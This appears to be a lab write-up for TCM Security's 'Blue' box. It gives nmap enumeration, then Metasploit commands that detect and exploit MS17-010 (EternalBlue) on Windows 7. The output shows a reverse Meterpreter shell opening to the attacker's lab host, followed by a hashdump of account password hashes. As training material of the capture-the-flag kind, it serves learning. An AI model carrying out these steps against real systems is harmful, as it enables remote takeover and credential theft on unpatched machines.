
Blue —writeup

The target is TCM security's Blue. The objective is to gain low-level access.

The box is very beginner-friendly and relatively straightforward.

We first enumerate with nmap.

```
nmap -sV -p- <target>
```




```
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
```

From the scan, microsoft-ds is running on port 445

- ***Microsoft-DS is the name given to port 445 which is used by SMB for windows systems.***

- We look up SMB exploits associated with the service version.



windows 7 ultimate 7601 service pack 1 exploit

Rapid7
https://www.rapid7.com › modules › exploit › ms17_01...

MS17-010 EternalBlue SMB Remote Windows Kernel Pool ...

30 May 2018 — Description. This module is a port of the Equation Group ETERNALBLUE **exploit**, part of the FuzzBunch toolkit released by Shadow Brokers.

Medium · Rakshan Sharma
2 likes · 3 years ago

Blue Walkthrough(HTB)| Exploiting ms17-010(2 ways)


Blue Hack The Box Walkthrough | Exploiting ms17-010 the easy way using metasploit and a bit more hands on using Auto Blue.

GitHub
https://gist.github.com › ...

EternalBlue Exploit | MS17-010 PoC

This is a quick walkthrough of how you can go about exploiting eternalblue on a target - CVE-2017-0144.md.

- EternalBlue pops up a couple of times.



EternalBlue Exploit | MS17-010 PoC

Description

The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability."

You can read more about the exploit Wikipedia or Avast's Blog

Lab

This exploit can be found on metasploit and we can utilize it to obtain a reverse shell in the following steps:


We load up metasploit.

```
msfconsole
```

We then search for the auxiliary module for the eternalblue exploit ms17_010

```
search ms17_010
```

and “select” it by doing **use <reference number>**



```
Matching Modules
================

   #  Name                                       Disclosure Date  Rank     Check  Description
   -  ----                                       ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command        2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampi
on SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                           normal   Yes    MS17-010 SMB RCE Detection
   2  exploit/windows/smb/doublepulsar_rce        2017-04-14       great    Yes    DOUBLEPULSAR Payload Execution and Neutralization
   3  exploit/windows/smb/ms17_010_eternalblue    2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool
Corruption
   4  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14    average  No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool
Corruption for Win8+
   5  exploit/windows/smb/ms17_010_psexec         2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampi
on SMB Remote Windows Code Execution


msf5 > use 1
```

```
use 1
```


The module confirms whether or not the target is susceptible to eternalblue.

- rhosts is set to target

  ```
  set rhosts <target>
  ```

- module is then run

  ```
  run
  ```


  

  ```
  msf5 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.138.135
  rhosts => 192.168.138.135
  msf5 auxiliary(scanner/smb/smb_ms17_010) > run

  [+] 192.168.138.135:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
  [*] 192.168.138.135:445    - Scanned 1 of 1 hosts (100% complete)
  [*] Auxiliary module execution completed
  ```

  - The target is indeed vulnerable to eternalblue

Now, we search for the eternalblue exploit and select it before running it. Remember to set the rhosts to the target IP again.



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.138.128:4444
[+] 192.168.138.135:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bi
[*] 192.168.138.135:445 - Connecting to target for exploitation.
[+] 192.168.138.135:445 - Connection established for exploitation.
[+] 192.168.138.135:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.138.135:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.138.135:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.138.135:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.138.135:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.138.135:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.138.135:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.138.135:445 - Sending all but last fragment of exploit packet
[*] 192.168.138.135:445 - Starting non-paged pool grooming
[+] 192.168.138.135:445 - Sending SMBv2 buffers
[+] 192.168.138.135:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.138.135:445 - Sending final SMBv2 buffers.
[*] 192.168.138.135:445 - Sending last fragment of exploit packet!
[*] 192.168.138.135:445 - Receiving response from exploit packet
[+] 192.168.138.135:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.138.135:445 - Sending egg to corrupted connection.
[*] 192.168.138.135:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.138.135
[*] Meterpreter session 1 opened (192.168.138.128:4444 -> 192.168.138.135:49158) at 2021-07-23 01:35:12 -0400
[+] 192.168.138.135:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.138.135:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.138.135:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58f5081696f366cdc72491a2c4996bd5:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:f580a1940b1f6759fbdd9f5c482ccdbb:::
user:1000:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
meterpreter >
```

- We successfully get a meterpreter shell and can do **hashdump** to dump the password hashes.
- The exploit may not work on the first run so you may have to repeat it a couple of times.